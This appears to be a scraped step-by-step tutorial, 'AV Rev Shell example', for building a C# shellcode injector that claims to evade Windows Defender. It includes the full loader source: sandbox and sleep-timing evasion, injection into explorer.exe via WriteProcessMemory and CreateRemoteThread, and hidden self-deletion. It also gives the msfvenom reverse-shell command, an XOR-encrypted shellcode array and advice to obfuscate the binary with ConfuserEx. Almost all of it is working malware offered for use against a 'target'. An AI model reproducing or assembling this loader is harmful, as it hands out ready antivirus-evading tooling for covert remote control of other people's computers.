

AV Rev Shell example




Undetected from windows defender when scanning the system etc


When file is opened a reverse shell is created windows defender takes the file and removes it cuz it detected that it was a virus but ur reverse shell will still go thru and be active as long as target don't turn off their computer

C# Visual studio 2022

inject.sln

Program.cs





And create Project

U can use this or paste the Program.cs to the script

Program.cs

inject.Program

WriteProcessMemory(IntPtr hProcess, IntPtr l

0x22,0xe1,0x38,0x4a,0xe1,0x28,0x5b,0x22,0xb0,0xda,0xe1,
0xe2,0x6a,0x6a,0x6a,0x22,0xef,0xaa,0x1e,0x0d,0x22,0x6b,
0x3a,0xe1,0x22,0x72,0x2e,0xe1,0x2a,0x4a,0x23,0x6b,0xba,
0x3c,0x22,0x95,0xa3,0x2b,0xe1,0x5e,0xe2,0x22,0x6b,0xbc,
0x5b,0xa3,0x22,0x5b,0xaa,0xc6,0x2b,0xab,0xa3,0x67,0x2b,
0xab,0x52,0x8a,0x1f,0x9b,0x26,0x69,0x26,0x4e,0x62,0x2f,
0xbb,0x1f,0xb2,0x32,0x2e,0xe1,0x2a,0x4e,0x23,0x6b,0xba,
0x2b,0xe1,0x66,0x22,0x2e,0xe1,0x2a,0x76,0x23,0x6b,0xba,
0xe1,0x6e,0xe2,0x22,0x6b,0xba,0x2b,0x32,0x2b,0x32,0x34,
0x30,0x2b,0x32,0x2b,0x33,0x2b,0x30,0x22,0xe9,0x86,0x4a,
0x38,0x95,0x8a,0x32,0x2b,0x33,0x30,0x22,0xe1,0x78,0x83,
0x95,0x95,0x95,0x37,0x23,0xd4,0x1d,0x19,0x58,0x35,0x59,
0x6a,0x6a,0x2b,0x3c,0x23,0xe3,0x8c,0x22,0xeb,0x86,0xca,
0x6a,0x6a,0x23,0xe3,0x8f,0x23,0xd6,0x68,0x6a,0x6b,0xd1,
0xc2,0xf7,0xea,0x2b,0x3e,0x23,0xe3,0x8e,0x26,0xe3,0x9b,
0xd0,0x26,0x1d,0x4c,0x6d,0x95,0xbf,0x26,0xe3,0x80,0x02,
0x6b,0x6a,0x6a,0x33,0x2b,0xd0,0x43,0xea,0x01,0x6a,0x95,
0x3a,0x3a,0x27,0x5b,0xa3,0x27,0x5b,0xaa,0x22,0x95,0xaa,
0xe3,0xa8,0x22,0x95,0xaa,0x22,0xe3,0xab,0x2b,0xd0,0x80,
0xb5,0x8a,0x95,0xbf,0x22,0xe3,0xad,0x00,0x7a,0x2b,0x32,
0xe3,0x88,0x22,0xe3,0x93,0x2b,0xd0,0xf3,0xcf,0x1e,0x0b,
0xbf,0x22,0xeb,0xae,0x2a,0x68,0x6a,0x6a,0x23,0xd2,0x09,
0x0e,0x6a,0x6a,0x6a,0x6a,0x2b,0x3a,0x2b,0x3a,0x22,
0x88,0x3d,0x3d,0x3d,0x27,0x5b,0xaa,0x00,0x67,0x33,0x2b,
0x88,0x96,0x0c,0xad,0x2e,0x4e,0x3e,0x6b,0x6b,0x22,0xe7,
0x4e,0x72,0xac,0x6a,0x02,0x22,0xe3,0x8c,0x3c,0x3a,0x2b,
0x2b,0x3a,0x2b,0x3a,0x23,0x95,0xaa,0x2b,0x3a,0x23,0x95,
0x27,0xe3,0xab,0x26,0xe3,0xab,0x2b,0xd0,0x13,0xa6,0x55,
0x95,0xbf,0x22,0x5b,0xb8,0x22,0x95,0xa0,0xe1,0x64,0x2b,
0x62,0xed,0x77,0x0a,0x95,0xbf,0xd1,0x8a,0x77,0x40,0x60,
0xd0,0xcc,0xff,0xd7,0xf7,0x95,0xbf,0x22,0xe9,0xae,0x42,
0x6c,0x16,0x60,0xea,0x91,0x8a,0x1f,0x6f,0xd1,0x2d,0x79,
0x05,0x00,0x6a,0x33,0x2b,0xe3,0xb0,0x95,0xbf};

// XOR-decrypt the shellcode
for (int i = 0; i < buf.Length; i++)
{
 buf[i] = (byte)(buf[i] ^ (byte)'j');
}

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, 0, 0);

// Launch a separate process to delete the executable
string currentExecutablePath = Process.GetCurrentProcess().MainModule.FileName;
Process.Start(new ProcessStartInfo()
{
 Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + currentExecutablePath + "\" &&
 WindowStyle = ProcessWindowStyle.Hidden,
 CreateNoWindow = true,
});

Solution Explorer

Search Solution Explorer

Solution 'inject' (1 of 1 projects)

inject

Properties

References

App.config

C# Program.cs

Issues found

Ln: 170 Ch: 1 SPC CRLF

Code Here Remember to create payload look in code how to

```
using System;  
using System.Collections.Generic;  
using System.Diagnostics;  
using System.Linq;  
using System.Runtime.InteropServices;  
using System.Text;  
using System.Threading.Tasks;  
  
namespace inject  
{  
    internal class Program  
    {  
    }
```

AV Rev Shell example

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```

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr OpenProcess(uint processAccess, bool blnHeritHandle, int pid);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint dwFlags, uint dwProtect);

[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, int dwSize, uint dwFlags);

[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwFlags, IntPtr lpThreadId);

[DllImport("kernel32.dll")]
static extern void Sleep(uint dwMilliseconds);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint dwFlags, uint dwProtect, int dwGranularity, int dwPages, int dwAllocationType);

[DllImport("kernel32.dll")]
static extern IntPtr GetCurrentProcess();

[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr FlsAlloc(IntPtr callback);

static void Main(string[] args)
{
    // Check if we're in a sandbox by calling a rare-emulated API
    if (VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0, 0, 0, 0, 0))
    {
        return;
    }

    IntPtr ptrCheck = FlsAlloc(IntPtr.Zero);
    if (ptrCheck == null)
    {
        return;
    }

    // uncomment the following code if the sand box has internet

    //string exename = "Injector+heuristics";
    //if (Path.GetFileNameWithoutExtension(Environment.CommandLineArgs[0]) == exename)
    //{
    //    return;
    //}

    //if (Environment.MachineName != "EC2AMAZ-CRPLELS")

```

```

//{
//    return;
//}

//try
//{
//    HttpWebRequest req = (HttpWebRequest)WebRequest.Create("http://
//    HttpWebResponse res = (HttpWebResponse)req.GetResponse();
//
//    if (res.StatusCode == HttpStatusCode.OK)
//    {
//        return;
//    }
//}
//catch (WebException we)
//{
//    Console.WriteLine("\r\nWebException Raised. The following error occ
//}

// Sleep to evade in-memory scan + check if the emulator did not fast-for
var rand = new Random();
uint dream = (uint)rand.Next(10000, 20000);
double delta = dream / 1000 - 0.5;
DateTime before = DateTime.Now;
Sleep(dream);
if (DateTime.Now.Subtract(before).TotalSeconds < delta)
{
    Console.WriteLine("Joker, get the rifle out. We're being fucked.");
    return;
}

Process[] pList = Process.GetProcessesByName("explorer");
if (pList.Length == 0)
{
    // Console.WriteLine("[-] No such process!");
    System.Environment.Exit(1);
}
int processId = pList[0].Id;
// 0x001F0FFF = PROCESS_ALL_ACCESS
IntPtr hProcess = OpenProcess(0x001F0FFF, false, processId);
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40)

// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPORT=443
// msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPORT=443

```

By 0xc3mplex SHELLCODE PAYLOAD HERE CHOOSE FROM ABOVE THIS

```

// XOR-decrypt the shellcode
for (int i = 0; i < buf.Length; i++)
{
    buf[i] = (byte)(buf[i] ^ (byte)'j');
}

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, 0, 0);

// Launch a separate process to delete the executable
string currentExecutablePath = Process.GetCurrentProcess().MainModule.FileName;
Process.Start(new ProcessStartInfo()
{
    Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + currentExecutablePath + "\"",
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true,
    FileName = "cmd.exe"
});
}
}
}

```

To create the shell i choose this now

```


(kali㉿kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443 EXITFUNC=thread -f csharp --encrypt
xor --encrypt-key j

```


Now we got the reverse shell copy this entire thing and paste it in vscode

```
byte[] buf = new byte[460] {0x96,0x22,0xe9,0x8e,0x9a,0x82,
0xaa,0x6a,0x6a,0x6a,0x2b,0x3b,0x2b,0x3a,0x38,0x3b,0x3c,0x22,
0x5b,0xb8,0x0f,0x22,0xe1,0x38,0x0a,0x22,0xe1,0x38,0x72,0x22,
0xe1,0x38,0x4a,0x22,0xe1,0x18,0x3a,0x22,0x65,0xdd,0x20,0x20,
0x27,0x5b,0xa3,0x22,0x5b,0xaa,0xc6,0x56,0x0b,0x16,0x68,0x46,
0x4a,0x2b,0xab,0xa3,0x67,0x2b,0x6b,0xab,0x88,0x87,0x38,0x2b,
0x3b,0x22,0xe1,0x38,0x4a,0xe1,0x28,0x56,0x22,0x6b,0xba,0xe1,
0xea,0xe2,0x6a,0x6a,0x6a,0x22,0xef,0xaa,0x1e,0x0d,0x22,0x6b,
0xba,0x3a,0xe1,0x22,0x72,0x2e,0xe1,0x2a,0x4a,0x23,0x6b,0xba,
0x89,0x3c,0x22,0x95,0xa3,0x2b,0xe1,0x5e,0xe2,0x22,0x6b,0xbc,
0x27,0x5b,0xa3,0x22,0x5b,0xaa,0xc6,0x2b,0xab,0xa3,0x67,0x2b,
0x6b,0xab,0x52,0x8a,0x1f,0x9b,0x26,0x69,0x26,0x4e,0x62,0x2f,
0x53,0xbb,0x1f,0xb2,0x32,0x2e,0xe1,0x2a,0x4e,0x23,0x6b,0xba,
0x0c,0x2b,0xe1,0x66,0x22,0x2e,0xe1,0x2a,0x76,0x23,0x6b,0xba,
0x2b,0xe1,0x6e,0xe2,0x22,0x6b,0xba,0x2b,0x32,0x2b,0x32,0x34,
0x33,0x30,0x2b,0x32,0x2b,0x33,0x2b,0x30,0x22,0xe9,0x86,0x4a,
0x2b,0x38,0x95,0x8a,0x32,0x2b,0x33,0x30,0x22,0xe1,0x78,0x83,
0x3d,0x95,0x95,0x95,0x37,0x23,0xd4,0x1d,0x19,0x58,0x35,0x59,
0x58,0x6a,0x6a,0x2b,0x3c,0x23,0xe3,0x8c,0x22,0xeb,0x86,0xca,
0x6b,0x6a,0x6a,0x23,0xe3,0x8f,0x23,0xd6,0x68,0x6a,0x6b,0xd1,
0xaa,0xc2,0xf7,0xea,0x2b,0x3e,0x23,0xe3,0x8e,0x26,0xe3,0x9b,
0x2b,0xd0,0x26,0x1d,0x4c,0x6d,0x95,0xbf,0x26,0xe3,0x80,0x02,
0x6b,0x6b,0x6a,0x6a,0x33,0x2b,0xd0,0x43,0xea,0x01,0x6a,0x95,
0xbf,0x3a,0x3a,0x27,0x5b,0xa3,0x27,0x5b,0xaa,0x22,0x95,0xaa,
0x22,0xe3,0xa8,0x22,0x95,0xaa,0x22,0xe3,0xab,0x2b,0xd0,0x80,
0x65,0xb5,0x8a,0x95,0xbf,0x22,0xe3,0xad,0x00,0x7a,0x2b,0x32,
0x26,0xe3,0x88,0x22,0xe3,0x93,0x2b,0xd0,0xf3,0xcf,0x1e,0x0b,
0x95,0xbf,0x22,0xeb,0xae,0x2a,0x68,0x6a,0x6a,0x23,0xd2,0x09,
0x07,0x0e,0x6a,0x6a,0x6a,0x6a,0x6a,0x2b,0x3a,0x2b,0x3a,0x22,
0xe3,0x88,0x3d,0x3d,0x3d,0x27,0x5b,0xaa,0x00,0x67,0x33,0x2b,
0x3a,0x88,0x96,0x0c,0xad,0x2e,0x4e,0x3e,0x6b,0x6b,0x22,0xe7,
0x2e,0x4e,0x72,0xac,0x6a,0x02,0x22,0xe3,0x8c,0x3c,0x3a,0x2b,
0x3a,0x2b,0x3a,0x2b,0x3a,0x23,0x95,0xaa,0x2b,0x3a,0x23,0x95,
0xa2,0x27,0xe3,0xab,0x26,0xe3,0xab,0x2b,0xd0,0x13,0xa6,0x55,
0xec,0x95,0xbf,0x22,0x5b,0xb8,0x22,0x95,0xa0,0xe1,0x64,0x2b,
0xd0,0x62,0xed,0x77,0x0a,0x95,0xbf,0xd1,0x8a,0x77,0x40,0x60,
0x2b,0xd0,0xcc,0xff,0xd7,0xf7,0x95,0xbf,0x22,0xe9,0xae,0x42,
0x56,0x6c,0x16,0x60,0xea,0x91,0x8a,0x1f,0x6f,0xd1,0x2d,0x79,
0x18,0x05,0x00,0x6a,0x33,0x2b,0xe3,0xb0,0x95,0xbf};
```



It should look like this right now




Make them to these settings



If you don't have x64 add a new one like this



Now build the solution





Build success with 0 errors is important

Show output from: Build

```
Build started at 14:18...
1>----- Build started: Project: inject, Configuration: Release x64 -----
1> inject -> C:\Users\zebbe\Downloads\inj\inject\inject\bin\x64\Release\inject.exe
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
===== Build completed at 14:18 and took 00,112 seconds =====
```

Navigate to your build file should look something like this




 inject.exe	11. okt. 2024 14:16	Program	7 kB
 inject.pdb	11. okt. 2024 14:16	Program Debug D...	22 kB

Put ConfuserEx_bin in the file github link aswell if this dont work


[ConfuserEx_bin.zip](#)

<https://github.com/yck1509/ConfuserEx/releases/tag/v1.0.0>

Put it in the folder

 ConfuserEx_bin.zip	11. okt. 2024 14:48	Komprimert (zipp...	2 291 kB
 inject.exe	11. okt. 2024 14:16	Program	7 kB
 inject.pdb	11. okt. 2024 14:16	Program Debug D...	22 kB


Extract it

 ConfuserEx_bin	11. okt. 2024 14:51	Filmappe
--	---------------------	----------

